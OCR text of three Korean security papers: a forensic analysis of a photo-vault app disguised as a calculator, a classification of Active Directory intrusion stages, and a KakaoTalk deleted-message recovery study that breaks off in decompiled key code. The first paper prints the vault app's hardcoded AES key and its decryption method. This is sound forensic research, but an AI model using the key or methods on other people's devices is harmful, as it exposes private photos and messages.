스마트폰의 발달과 함께 다양한 기능을 제공함에 따라 대부분의 업무는 스마트폰으로 처리 가능해졌다[1]. 결과적으로, 스마트폰에는 사용자와 밀접하게 연관된 민감한 개인 정보 및 사생활과 관련된 다양한 데이터가 존재한다. 스마트폰에 남아있는 데이터 유출 및 수집에 관한 이슈가 지속적으로 발생하면서 스마트폰의 보안에 관한 관심이 증가하고 있다. 이에 따라, 스마트폰에 저장된 데이터를 보호하는 다양한 애플리케이션이 개발되고 있다. 특히, 데이터를 숨겨진 공간에 이동하거나 암호화하는 등의 데이터 은닉 기능을 제공하는 애플리케이션(Vault 앱 또는 Locker 앱)의 경우 몰카 범죄 등에 악용되면서 사회적 이슈가 되고 있다[2]. 은닉된 데이터는 수사 과정에서 데이터가 수집되지 않거나 데이터 암호화로 인하여 데이터 분석이 불가능하다. 따라서, 은닉된 데이터를 분석하기 위해서는 은닉 기법에 관한 사전연구가 필수적으로 요구된다. 본 논문에서는 Vault 앱 중에서 Calculator - Photo Vault & Video Vault hide Photos(이하 Calculator) 애플리케이션에 대해 분석한다. 2장에서는 관련 연구 및 분석 환경을 서술하고, 3장에서는 Calculator 애플리케이션의 암호화 알고리즘 및 자체 제작 알고리즘을 분석하고 원본 데이터를 획득 방법을 제시하며, 4장에서 결론으로 마무리한다.

* 본 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No.2021-0-00540, GPU/ASIC 기반 암호알고리즘 고속화 설계 및 구현 기술개발)

II. 관련연구 및 분석 환경

2.1 관련연구

애플리케이션 분석을 통해 암호화된 증거자료의 원본을 획득하기 위한 연구는 다양하게 이루어지고 있다. 강수진 등은 사진 및 멀티미디어

파일을 암호화 하고 은닉하는 애플리케이션 사진 잠금, 사진/비디오 숨기기, Safe Gallery/Camera를 분석한바 있다[3]. 해당 연구에서는 적용된 알고리즘을 역공학하는 것으로 사용자 입력 비밀번호 획득 방안을 제시하고 암호화된 데이터를 복호화 했다. 박진성 등도 사진 및 멀티미디어 파일을 암호화하는 LockMyPix 애플리케이션을 분석해 사용자 입력 PIN을 복구 및 데이터 복호화를 진행했다[4]. 또한, 김종만 등은 이러한 앱들에 의해 불법 촬영물이 저장된 경우를 위해 애플리케이션 탐지 및 증거자료 수집을 위한 프레임워크를 제안한 바 있다[5]. 이러한 연구들은 Vault 앱을 대상으로 연구를 진행하였다는 점에서 본 논문과 유사하다.

2.2 분석환경

본 논문에서는 Calculator 애플리케이션의 데이터베이스 및 동작과정을 분석한다. 저장된 데이터의 구조 및 실제 값을 확인하기 위해 hex editor인 HxD[6]을 사용하였으며, 데이터베이스 분석을 위해 DB Brower for SQLilte[7]를 사용하였다. 애플리케이션의 동작과정은 안드로이드 애플리케이션 디컴파일러인 JEB Decompiler[8]를 통해 분석을 진행했다. 다음 [표 1]은 본 논문에서 사용한 도구의 정리표다.

[표 1] 분석 환경

Device and Software	Version	
Mi MAX2 (MDE40)	Android 7.1.1	
HxD (hex deitor)	2.4.0.0	
DB Browser for SQLite	3.12.0.0	
JEB	3.7.1	
Application	Package	Version
Calculator - Photo Vault & Video Vault hide Photos	com.hld.anzenbokusucal	10.0.7

III. Calculator 분석 및 데이터 복호화

Calculator 애플리케이션은 계산기 애플리케이션으로 위장되어있는 애플리케이션으로 사진 및 동영상의 은닉 및 암호화 기능을 제공한다. 최초 실행시 사용자 입력 비밀번호를 등록하며, 해당 비밀번호와 '=' 연산자를 입력하기 전까지는 계산기로써 작동한다. 비밀번호와 '='연산자를 입력한 경우 애플리케이션의 실제 기능인 은닉 및 암호화 기능을 사용 가능한 메뉴로 넘어간다. 해당 메뉴에서는 데이터의 은닉 또는 암호화 옵션을 선택할 수 있으며 이에 따라 기능이 변경된다.

3.1 데이터 암호화 키 및 암호 알고리즘

Calculator 애플리케이션은 Dalvik Executable 파일 및 동적 라이브러리의 다양한 위치에 키를 분리해 저장하고 있다. 분리된 데이터들은 모두 고정 값으로 조합 시 "Rny48Ni8aPjYCnUI"의 16-byte 값이 된다. 해당 값은 암호화 키 용도 외에도 애플리케이션 전반에서 사용된다.

애플리케이션에서 사용된 암호 알고리즘은 AES (Advanced Encryption Standard)이며 AES/CBC/PKCS#7로 운영모드 및 패딩을 사용하고 있다. IV의 경우 암호화 키와 동일한 값을 사용한다.

3.1 데이터베이스 분석


Calculator 애플리케이션은 /sdcard 영역 내에 .privacy_safe/ 폴더를 생성하고 그 하위 경로에 privacy_safe.db 데이터베이스를 생성하여 은닉 및 암호화된 데이터를 관리한다. 데이터베이스는 SQLite3 데이터베이스 암호화 모듈인 SQLCipher[9]에 의해 암호화 되어있다. SQLCipher의 파라미터는 버전 3의 default 값 (page size 1,024 bytes, iterations 64,000, hash algorithm SHA1)을 사용하고 있으며, passphrase의 경우 3.1절의 고정 값을 사용한다. 데이터베이스에는 원본 파일의 형식과 크기, 경로, 데이터 잠금 해제용 패스워드가 저장되어있다(그림 1).

ACCOUNT	IS_MOCK_SPACE	FOLDER_NAME	ORIGIN_NAME	ENCRYPT_NAME
Filter	Filter	Filter	Filter	Filter
1234	0	Pictures	unnamed.jpg	e-b4455176-5cfe-477a-bdb0-396c92b58bd8+a
1234	0	Pictures	Screenshot_2021-02-01-22-24-07-313_com.…	e-950a754d-4d3b-4ed6-9dc0-0531f44d1641+b
1234	0	Pictures	Screenshot_2021-02-01-21-49-16-875_com.…	e-59bbd0e0-8ac2-4323-8a05-…
1234	0	Pictures	Screenshot_2021-03-17-15-29-14-932_com.…	e-5b19aa15-34b-476d-95c3-fe3d923b2ee9+b
1234	0	Pictures	Screenshot_2021-03-18-13-47-27-532_com.…	e-bc935419-5345-4433-a8c4-39efbfbd39ce+b
1234	0	Pictures	Screenshot_2021-03-18-12-19-31-256_com.…	e-38b18ee5-a7ee-47c1-8d29-55c295b76907+b
1234	0	Pictures	Screenshot_2021-03-17-15-33-52-281_com.…	e-d9540e34-11cc-4104-a2ec-…
1234	0	Pictures	Screenshot_2021-03-17-15-56-12-458_com.…	e-d4c25748-4ead-4542-9d10-a0d3299ee64e+b
1234	0	Pictures	Screenshot_2021-03-17-14-53-41-851_com.…	e-b5d9d03f-689f-4481-a662-d1c8f6b98d10+b

(그림 1) privacy_safe.db의 file_info 테이블 내용

은닉 및 암호화된 데이터는 /sdcard/.privacy_safe 경로에 저장된다. 이때 데이터의 파일명은 다음 (그림 2)과 같은 패턴으로 변경된다.

적용한 옵션 은닉 또는 암호화에 따라 “h-” 또는 “e-”를 구분자로 파일 맨 앞에 붙이며 이후 random universally unique identifier (Random UUID)와 원본 데이터의 확장자에 따른 해시코드와 특정 문자열을 순차적으로 연접하여 파일명을 생성한다.




(그림 2) 파일명 구조

원본 파일명과 변경된 파일명은 한 쌍을 이루어 데이터베이스에 저장되어있다.


3.2 Shared_pref 분석

Shared_pref는 애플리케이션 설정 및 관련 데이터를 저장하는 공간이다. Calculator는 해당 파일에 사용자 접근 제어를 위한 정보, 상태정보 그리고 은닉 및 암호화 해제를 위한 패스워드 복구용 정보 등이 저장되어있다. 각각의 데이터는 암호화 혹은 애플리케이션에서 자체 제작한 해시 함수가 적용되어 있다(그림 3).



(그림 3) 암호화된 share_privacy_safe

자체 알고리즘의 경우, 사용자의 비밀번호와 NULL 값을 AES/CBC/PKCS#7 알고리즘을 이용하여 각각 암호화를 수행한다. 키 값과 IV 값은 파일 암호화 시 사용된 키와 동일하게 사용된다. 각각 암호화된 값 16바이트를 연접하여 총 32byte를 만든다. 만들어진 값을 이용하여 특정 연산을 통해 1바이트씩 해시에 사용될 값을 만들어낸다. 반복을 통하여 총 16바이트의 값을 배열에 저장한 뒤, 마지막으로 AES/CBC/PKCS#7 알고리즘을 통해 암호화한다. 마지막 값을 비교 값으로 사용하며, 접근제어 및 비밀번호 복구 등에 사용된다. 알고리즘의 흐름은 다음 (그림 4)와 같다.




(그림 4) 자체 해시 알고리즘 흐름도

3.3 원본파일 획득

Calculator의 데이터 은닉은 확장자를 제거하는 것으로 이루어진다. 따라서 시그니처 분석을 통해 원본 데이터의 확장자를 획득하거나, 데이터베이스에 저장된 확장자를 획득하여 파일명에 덧붙이는 것으로 복구해낼 수 있다.

암호화된 파일의 경우 3.1절의 암호화 키와 알고리즘을 활용하여 복호화 하는 것으로 원본 파일을 획득할 수 있다(그림 5).



(그림 5) 복호화된 원본 파일

IV. 결론

본 논문에서는 계산기로 위장하여 데이터 은닉 및 암호화 기능을 제공하는 Calculator 애플리케이션에 대해 분석했다. 해당 애플리케이션은 확장자를 제거하여 은닉하거나 하드 코딩된 문자열을 사용해 데이터를 암호화했다. 원본 데이터 및 암호화된 데이터에 대한 정보는 모두 데이터베이스에 저장되어있었으며, 사용자의 비밀번호와 상태정보 그리고 비밀번호 복구 정보의 경우 shared_pref에 저장되어있었다. 본 논문에서는 각각에 저장된 데이터를 분석하고 원본 데이터의 획득 방안을 제시했다. 이를 통해 해당 앱이 설치되어있는 경우 디지털 포렌식 관점에서 수사에 도움을 줄 것으로 기대된다.

[참고문헌]

[1] DATA NET, “스마트폰 확산으로 ‘모바일 보안’ 관심 급상승”, http://www.datanet.co.kr/news/articleView.html?idxno=53074, 2011.01.06

[2] DongA, “이번엔 병원 탈의실… 공용공간 노리는 늑대들의 몰카”,https://www.donga.com/news/Society/article/all/20170814/85811047/1, 2017.08.14

[3] 강수진, 신수민, 김기윤, 김종성 “디지털 포렌식 관점에서의 사진 잠금, 사진/비디오 숨기기, Safe Gallery/Camera 애플리케이션 분석”, “한국디지털포렌식학회 디지털포렌식연구 14(2), 2020.06125 - 137 (13 pages)

[4] 박진성, 서승희, 김역, 이창훈 “포렌식 분석을 위한 LockMyPix의 미디어 파일 복호화 방안 연구”, 한국디지털포렌식학회 디지털포렌식연구 제14권 제3호 2020.09269 - 278 (10 pages)

[5] 김종만, 이상진 “불법 촬영물에 대한 디지털 포렌식 프레임워크 -안드로이드 스마트폰 중심으로-”, 한국디지털포렌식학회 디지털포렌식연구 12(3), 2018.12, 39-54 (16 pages)

[6] HxD - Freeware Hex Editor and Disk Editor | mh-nexus, https://mh-nexus.de/en/hxd/

[7] DB Browser for SQLite, https://sqlitebrowser.org/

[8] JEB Decompiler by PNF Software, https://www.pnfsoftware.com/

[9] SQLCipher, https://www.zetetic.net/sqlcipher/

Active Directory 환경에서의 공격 유형 연구

김가영

고려대학교 컴퓨터정보통신대학원 (대학원생)

Types of Attacks in Active Directory Environment

Kayoung Kim*

컴대원 영문, Korea University(Graduate student)

요 약

최근 많은 기업들이 기업 내부 시스템들을 효율적으로 관리하기 위해 AD(Active Directory) 서비스를 도입하여 사용하고 있다. AD는 관리와 자원의 활용성 측면에서 편리한 서비스이지만 계정 및 권한 관리, 외부와의 접점 등 보안을 위해 신경써야 할 포인트들이 다양하며 AD 계정 탈취만으로 공격자가 AD DC를 장악하여 대형 침해사고가 발생할 수 있다.

본 논문에서는 AD환경에서 발생한 국내 공격 사례에 관해 분석을 수행하였다. 이를 통해 AD 사고 유형을 분류하고 공격조직의 공격 방식에 대하여 연구하여 공격자의 행위들을 분석해보고자 한다.

I. 서론

디지털 산업이 지속적으로 발전함에 따라 모든 업무와 산업이 IT환경에서 이루어지고 있으며 이에 따라 보안 관리자나 시스템 담당자가 관리해야 할 시스템의 댓수는 많게는 수천대에 이르기도 한다. 이러한 이유로 기업이나 조직의 규모가 크고 사용하는 시스템이 많을수록 관리의 편의를 위해 중앙에서 관리할 수 있는 시스템들을 적극적으로 도입하여 사용하고 있다.

AD(Active Directory)는 윈도우 서버 운영체제에서 제공하는 기능으로 다수의 윈도우 시스템을 관리하기가 편리하기 때문에 많은 기업에서 AD를 도입하여 사용하고 있다. AD는 관리와 자원의 활용성 측면에서 편리한 서비스이지만 계정 및 권한 관리, 외부와의 접점 등 보안을 위해 신경써야 할 포인트들이 다양하다. 이러한 관리 및 설정상의 허점을 노린 AD 침해사고가 최근 몇 년 동안 꾸준히 발생하고 있다.

본 논문에서는 국내 기업의 AD환경에서 발생한 침해사고 사례들을 수집하여 분석을 수행하였다. 이를 통해 AD 사고 유형을 분류하고 해킹 공격조직의 공격 방식에 대해 분석 후 공격 과정에 대하여 상세히 서술하고자 한다.

II. 본론

최근 3년간 국내에서 발생하였던 AD 환경의 침해사고 10여건을 중심으로 사고 사례를 분류해보았다. 공격자들은 자기 과시나 정치적· 군사적 목적 등으로 공격을 수행하기도 하지만, 대다수는 주로 금전적인 목적으로 공격을 수행한다. AD환경에서의 공격 역시 금전적인 목적을 달성하기 위해 랜섬웨어 공격 후 데이터 복호화 비용을 요구하거나, 기업 내부 정보를 탈취하여 협박을 하는 사례로 분류할 수 있다. 최근에는 랜섬웨어와 정보 유출 두 가지 공격 방식을 모두 사용하여 이중협박을 하는 사례가 확인되기도 하였다.

2.1 AD 사고 유형 분석

19년 상반기에는 같은 공격자에 의해 수많은 AD환경을 사용하는 국내 기업들이 피해를 입었으며, 공격 방식은 대부분 동일하였다. 스피어피싱을 통해 AD에 조인된 PC를 원격제어 악성코드에 감염시킨 후 계정탈취 도구로 AD계정을 획득한다. 측면 이동을 통해 내부망을 이동하다가 AD관리자 계정을 확보하면 거점 서버에서 파워셸과 SMB를 통해 타 시스템으로 서비스를 등록하여 랜섬웨어에 감염시키거나 AD DC의 정책 배포 기능을 통해 랜섬웨어를 배포시킨다. 이는 18년도 말에 발생했던 침해사고도 같은 방식으로 발생하였고, 최근에 발생하는 대부분의 침해사고 역시 같은 방식을 사용한다.

20년도에는 DMZ구역에 있는 웹서버가 장악당한 후 관리자 PC를 감염시켜 이후 측면 이동을 통해 계정확보 등 같은 방식으로 AD전체가 장악 당한 후 데이터가 유출됐던 사고도 발생하였다.

AD환경에서 발생하는 공격 사례들을 살펴보면 공격 목적과 공격 과정에서 사용한 악성코드, 세부 공격 방식은 다르지만 공격 과정에 있어서는 매우 유사함을 확인할 수 있었다. 이러한 과정에서 공격자의 행위들을 9단계로 상세히 분석하여 다음과 같이 표로 정리해보았다.

2.1.1 사고유형 시나리오 분석

분류	설명
정찰	공격자는 APT 공격을 위해서 공격 대상의 정보를 수집한다. 외부에 오픈되어 있는 직원메일 계정 정보를 수집하거나, 외부로 오픈되어 있는 시스템 등의 정보들을 수집한다.
최초 침투	AD를 대상으로 한 침해사고에서 확인되었던 최초 침투 방법은 크게 두 가지 방법이 있다. 스피어피싱 메일을 발송하여 AD에 조인되어있는 직원 PC를 감염시키는 방법이 주로 가장 빈번하게 사용된다. 또한 DMZ 구간의 취약한 웹서버, 메일 서버의 파일 업로드 취약점, RDP 접속 등의 취약점을 이용하여 기업 내부망의 최초 침투에 성공한다.
원격 제어	공격자는 내부 시스템에 들키지 않고 원활하게 접속하여 다양한 명령들을 수행하기 위해서 원격제어 악성코드를 사용한다. 시스템 정보들을 수집하여 명령제어 서버로 전송하기도 하고 공격에 필요한 추가 악성코드 및 도구들을 다운로드한다. 또한 백도어를 심어놓게 되면 시스템에서 탈취한 계정 정보가 도중에 변경되더라도 공격을 지속할 수 있어 유용하다.
지속성 확보	공격자는 AD 내부에 거점을 장악하였더라도 감염 시스템 재부팅으로 인해 실행 중인 악성코드가 종료될 수 있다. 이와 같은 이유로 서비스나 작업 스케쥴러에 등록하거나 시작 프로그램 설정을 통해 시스템 재부팅 시 악성코드가 다시 시작될 수 있도록 한다.
정보 수집	공격자는 최초 침투에 성공 후 내부 네트워크 구조, 조직도 등의 정보들을 파악하기 위해 망 내부를 스캔하고 정보를 수집한다. 네트워크 스캐닝 도구를 사용하여 동작중인 서비스와 오픈된 포트 정보들을 확인하고 사용 중인 보안 장비 및 시스템들의 정보를 수집하며 조직의 구조를 파악하여 권한이 많은 관리자 PC나 주요 서버들을 확인하여 적절한 거점을 찾는다. 이 과정에서 PC에 텍스트로 저장해 놓은 계정 정보들을 발견하기도 하고 송수신된 메일을 탈취하여 정보들을 수집하기도 한다.
자격 증명 확보	AD 환경에서 타 시스템에 접근하기 위해선 AD계정 탈취는 반드시 필요한 과정이다. 공격자는 주로 알려져 있는 패스워드 탈취 도구를 사용하여 시스템에 저장된 계정 정보(로그인

	된 이력이 있거나 서비스 관리용 계정 등)를 탈취하여 내부 이동에 사용한다. 수집한 계정이 일반 사용자 계정일 경우 해당 계정을 사용하여 내부망을 이동하며 계정 정보들을 수집하다가 최종적으로 관리자 계정을 획득할 때까지 위의 과정을 반복한다.
측면 이동	공격자는 앞에서 탈취한 관리자 그룹 계정을 통해 AD에 조인되어 있는 내부 시스템들을 장악해나간다. RDP를 사용하여 타 시스템에 접근하는 경우도 있지만, 주로 윈도우 파일 공유 프로토콜(SMB) 기능을 이용하여 악성코드를 전파하고 추가 감염시킨다.
타격	공격자는 금전적인 목적을 위하여 주로 사용하는 공격 유형이 랜섬웨어 감염과 데이터 유출이다. 내부망 장악 후 최종 목적을 달성하기 위해 적절한 거점 서버를 이용한다. AD 서버의 그룹정책 개체 기능(GPO)을 사용하여 악성코드를 배포하거나, 일반 거점 서버를 통해 각 시스템에 배치 파일이나 스케쥴러 등록을 통해 랜섬웨어에 감염시킨다. 또한 데이터 유출을 목적으로 할 경우 SMB 기능을 통해 정보를 거점 서버로 수집한 후 유출하기도 한다.
방어 회피	공격을 마친 공격자는 공격에 사용하였던 악성코드나 공격 도구, 그리고 이벤트 로그와 같은 공격 흔적을 삭제한다.

III. 결론

앞에서 AD환경에서 발생하는 침해사고 시나리오의 단계별 특징에 대해서 알아보았다. 침해사고 공격 방식은 점차 정교해지고 복잡해지고 있다. 하지만 AD환경에서 발생하는 사고 시나리오를 살펴보면 모든 과정이 필연적으로 이루어져야하는 과정이고 원격 제어, 지속성 확보, 자격증명 확보, 측면 이동 등은 그 방법도 유사한 방식이 사용된다.

본론에서 정리한 공격 시나리오 분석표는 AD환경에서의 공격 과정을 MITRE ATT&CK에 나온 전술(tactics)에 따라 과정을 나누어 서술한 것이다. 단계별 공격 전술 분석을 통해 AD환경에서 발생하는 해킹 사고의 흐름을 이해하기 쉽도록 정리하였다. AD환경을 사용하는 기업에서는 이를 참고하여 기업환경에 맞게 보안 위협을 예측하여 대비할 수 있을 것이다.

차후 연구에서는 이러한 AD환경의 침해사고 과정에서 남는 단계별 흔적(Artifact)에 대해서 분석 후 분류해 보고자한다.

[참고문헌]

[1] Active Directory, https://en.wikipedia.org/wiki/Active_Directory, Wikipedia

[2] 'AD(Active Directory) 관리자 계정 탈취 침해사고 분석 기술 보고서', 한국인터넷진흥원

[3] 'AD(Active Directory) 관리자가 피해야 할 6가지 AD 운영 사례', 한국인터넷진흥원

[4] 'TTPs#5 AD환경을 위협하는 공격 패턴 분석', 한국인터넷진흥원

[5] 이슬기· 김가영· 김동욱· 이태우· 이재광 'Active Directory 환경에서의 침해사고 동향 분석 및 활용방안', 정보보호학회지 2021.6월호

[6] MITRE, https://attack.mitre.org/

카카오톡 메시지 복구

이수현 안수빈 김지수 이병걸*

*서울여자대학교

KakaoTalk Message Recovery

Soo-Hyun Lee Su-Bin An Ji-Su Kim Byong-Gul Lee*

Seoul Women's University

요 약

국내 스마트폰의 보급과 함께 디지털 기기 사용량이 증가했다. 이에 따라 사이버 범죄 발생률도 증가했으며, 디지털 정보의 증거로서의 중요성이 높아지고 있다. 국내에서는 카카오톡의 메신저 시장 점유율이 높아짐에 따라 카카오톡 메신저 상에서 많은 데이터가 생성되었다. 그 결과 카카오톡 상에 많은 유의미한 증거들이 저장되었고, 이에 대한 증거 인멸 및 오변조에 대한 대비책을 세우기 위해 카카오톡 삭제된 메시지 복구 기법이 요구되고 있다. 위 논문에서는 카카오톡 상의 삭제된 메시지를 복구하는 과정을 제시한다. 이 논문을 통해 복구한 메시지를 사이버 수사 시 증거로 사용하여 수사에 유의미한 도움을 줄 수 있다.

I. 서론

디지털 기기의 사용량이 증가함에 따라 사이버 범죄 발생 건수도 증가했다. 이로 인해 디지털 수사시 사용되는 디지털 정보와 디지털 증거들의 중요성이 높아지고 있다. 2019년 국내 사이버 범죄 발생 건수는 180,499건으로, 전년도인 2018년도에 비해 30,829건이 증가했다. 이를 통해 사이버 범죄가 시간에 따라 점차 증가함을 확인할 수 있다[1]. 카카오톡의 국내 메신저 시장 점유율도 높아지고 있다. 2020년 12월 기준 국내 카카오톡 사용자 수는 4,537만 명으로 1위를 차지하고 있고, 2위인 4,315만 명인 유튜브, 3위인 4,002만 명인 네이버와 확연한 차이를 보이는 것을 확인할 수 있다[2]. 그 결과 카카오톡 상에서 유의미한 증거들이 생성되게 되었고, 이에 대한 증거 인멸 및 오변조에 대한 대비책을 세우기 위해 카카오톡 삭제된 메시지 복구 기법이 요구된다.

카카오톡에서 주고받은 메시지는 암호화된 상태로 DB 파일에 저장된다. 따라서 원본 메시지로 복호화하기 위해서는 복호화 키가 필요하지만 카카오 측에서 복호화 키를 공개하지 않아 메시지 복구에 어려움을 겪고 있다. 따라서 중장기적 증거로서의 활용을 위한 카카오톡 삭제된 메시지의 복구 기술 개발이 요구된다.

본 논문에서는 삭제된 카카오톡 메시지 DB 탈취와 복호화 알고리즘 파악을 통해 카카오톡 삭제된 메시지를 복구하는 과정을 제시한다. 논문을 토대로 향후, 복구된 삭제된 메시지의 법적 증거의 역할을 기대할 수 있다.

II. 관련 연구

모바일 포렌식을 이용한 메신저 증거 비교분석 연구[3] 에서는 모바일 포렌식을 이용한 메신저를 분석했다. 국·내외에서 대표적으로 사용 중인 인스턴트 메신저인 Telegram, KakaoTalk, LINE, WhatsApp, Facebook Messanger을 대상으로 연구를 진행했다. 메신저별 생성된 메시지와 파일의 구조를 분석하고 사용자의 메시지 삭제 행위에 대한 시나리오를

본 연구는 과학기술정통신부 및 정보통신기획평가원의 SW중심대학지원사업의 연구결과로 수행되었음(2016-0-00022)

설정하여 실험을 진행했다. 위 실험을 통해 삭제된 메시지를 복원가능 여부에 대해 메신저별로 비교분석했다. 위 논문에 따르면 KakaoTalk 어플 내에서 생성되는 데이터는 /data/com.kakao.talk/, /media/Pictures/KakaoTalk/, /media/Android/data/com.kakao.talk/ 경로에 저장된다. 이 중 채팅과 관련된 데이터는 /data/com.kakao.talk/databases 경로 아래 SQLite 데이터베이스 형태로 'KakaoTalk.db' 파일에 저장된다. 그리고 DB 내 필드 값(이름, 메시지 등)은 암호화된 상태로 저장된다. 메시지에 대한 정보는 'chat_logs' 테이블에 저장되어 있어, 메시지 생성 시간, 삭제시간, 메시지 내용, 첨부파일에 대한 정보를 확인할 수 있다[3].

메신저 애플리케이션의 SQLite 저널 분석을 통한 삭제된 메시지 복구 가능성에 대한 연구 [4] 에서는 SQLite를 통한 삭제된 메시지 복구 가능성을 연구했다. 카카오톡을 포함한 SQLite 데이터베이스를 이용하는 메신저 애플리케이션의 저널 파일을 분석하여 삭제된 메시지가 남아 있음을 확인하고 복구하는 방안을 제시했다. SQLite 데이터베이스에서는 롤백 저널 모드와 WAL 모드를 지원한다. 각 모드에 따라 SQLite 데이터베이스 파일(.db)과 동일한 파일 이름으로, 같은 파일 경로에 ".db-journal", ".db-wal" 파일이 생성된다.대부분의 메신저 애플리케이션에서는 Default 모드인 DELETE 모드(롤백 저널 모드의 일종)와 WAL 모드를 사용한다. DELETE 모드에서는 트랜잭션이 시작될 때 저널 파일(.db-journal)을 생성하고 트랜잭션이 완료되면 저널 파일을 삭제한다. WAL 모드에서는 SQLite 데이터베이스가 연결되는 시점에 WAL 파일(.db-wal)을 생성하여 데이터베이스와 연결이 종료되면 변경된 페이지를 데이터베이스 파일에 반영한다. 논문[4]에서 kakaotalk 메신저에 DELETE 모드가 사용되는 것을 확인했다. 논문에서는 카카오톡에서 선택된 메시지 삭제를 통해 메시지를 삭제한 경우에는 저널 파일에 존재하지 않지만, 채팅방 나가기를 통해 메시지를 삭제하면 저널 파일에 존재한다고 분석했다[4].

III. 실험

3.1 실험환경

실험은 루팅된 Samsung GALAXY ALPHA SM-G850S 환경에서 진행했다. 5.0.2 버전의 안드로이드 OS에서 진행했으며 카카오톡 버전은 8.8.1, 9.1.3 두가지 버전으로, 각각 암호화 버전 29, 30에 해당하는 버전을 통해 진행했다.

3.2 데이터

카카오톡 채팅 데이터는 실제 카카오톡 대화 내용을 수집했다.

a. 암호화 버전

카카오톡에서는 salt 값을 생성할 때 사용하는 고정된 값을 업데이트하여 암호화 버전을 업그레이드 한다. salt란 레인보우 테이블 공격을 방어하기 위해 기존 해시값에 추가하는 문자열이다. 본 논문에서는 29와 30 버전으로 암호화된 카카오톡 메시지를 복호화했다.

b. 시나리오

수집한 데이터는 i) 삭제하지 않은 데이터, ii) 나에게서만 삭제한 데이터, iii) 모든 대화상대에게서 삭제한 데이터, iv) 상대방이 모든 대화상대에게서 삭제한 데이터, v) 채팅방 나가기로 삭제된 데이터로, 총 5가지 시나리오로 나눠 메시지 복구를 진행했다.

IV. 분석

```
Cursor cursor = param2SupportSQLiteDatabase.b("PRAGMA secure_delete=true");
```

그림 1 : 안전한 삭제 기능 활성화

```
builder.g(RoomDatabase.JournalMode.WRITE_AHEAD_LOGGING);
```

그림 2 : WAL 모드

메신저 애플리케이션의 SQLite 저널 분석을 통한 삭제된 메시지 복구 가능성에 대한 연구 [2]에서는 카카오톡은 안전한 삭제를 위해 저널 모드를 Delete 모드로 설정해, DB가 저장된 위치에 ".db-journal"파일이 생성된다고 분석했다. 본 실험에서는 역공학을 통해 저널 모드가 WAL(WRITE_AHEAD_LOGGING) 모드로 설정되어 있는 것을 확인했다. 또한 DB가 저장된 위치에 "KakaoTalk.db-wal" 파일이 생성됐다. 생성된 KakaoTalk.db-wal 파일을 이용해 삭제 이전 상태의 레코드를 확인했다.

4.1 카카오톡 데이터베이스 구조

“카카오톡 채팅방 나가기” 및 “모든 대화 상대에게서 삭제” 기능으로 삭제된 메시지에 대한 내용은 /data/com.kakao.talk/databases 위치에 KakaoTalk.db, KakaoTalk2.db 파일 등과 함께 KakaoTalk.db-wal 파일로 존재한다. 본 논문에서는 KakaoTalk.db-wal 파일을 사용하여 삭제된 메시지 복구를 진행했다.




그림 3 : 카카오톡 메시지 저장 형식

[그림 3]는 KakaoTalk.db, KakaoTalk.db-wal 파일을 HxD로 열어 카카오톡 메시지 내용을 살펴본 사진이다. 사용자를 나타내는 user_id(초록색)와 암호문(빨간색), {시간 및 암호버전 등의 정보}(파란색) 형식으로 대화 내역이 저장되어 있는 것을 확인할 수 있다. 메시지를 복구하기 위해 파일에서 user_id, 암호화된 메시지, 시간, 그리고 암호버전을 추출했다. user_id와 암호버전은 복호화를 진행하는데 이용되는 키의 생성에 사용된다.

4.2 복호화

복호화는 추출한 카카오톡 apk 파일을 디컴파일러를 통해 분석한 자바코드와 복호화 오픈소스를 바탕으로 작성했다. 암호화에 사용된 key와 iv, prefix는 com\kakao\talk\util\DataBaseResourceCrypto.java 파일에서 확인할 수 있다. prefix는 user_id와 함께 salt를 만들 때 사용하는 값으로 암호화 버전에 따라 추가된다. key는 PKCS12에서 사용할 key로 디컴파일을 통해 얻을 수 있는 하드코드 된 값이다. 하드코드 된 key와 salt로 PKCS12 키 교환을 통해 aes에서 사용할 키를 생성한다. iv는 초기화 벡터로 첫 블록을 aes 암호화할 때 사용하는 값을 의미한다.

```
static {
  int i = 0;
  Integer integer1 = Integer.valueOf(8);
  Integer integer2 = Integer.valueOf(3);
  Integer integer3 = Integer.valueOf(33);
  ArrayList<Character> arrayList = new ArrayList(16);
  while (i < 16) {
    (new Integer[16])[0] = Integer.valueOf(22);
    (new Integer[16])[1] = integer1;
    (new Integer[16])[2] = Integer.valueOf(9);
    (new Integer[16])[3] = Integer.valueOf(111);
    (new Integer[16])[4] = Integer.valueOf(2);
    (new Integer[16])[5] = Integer.valueOf(23);
    (new Integer[16])[6] = Integer.valueOf(43);
    (new Integer[16])[7] = integer1;
    (new Integer[16])[8] = integer3;
    (new Integer[16])[9] = integer3;
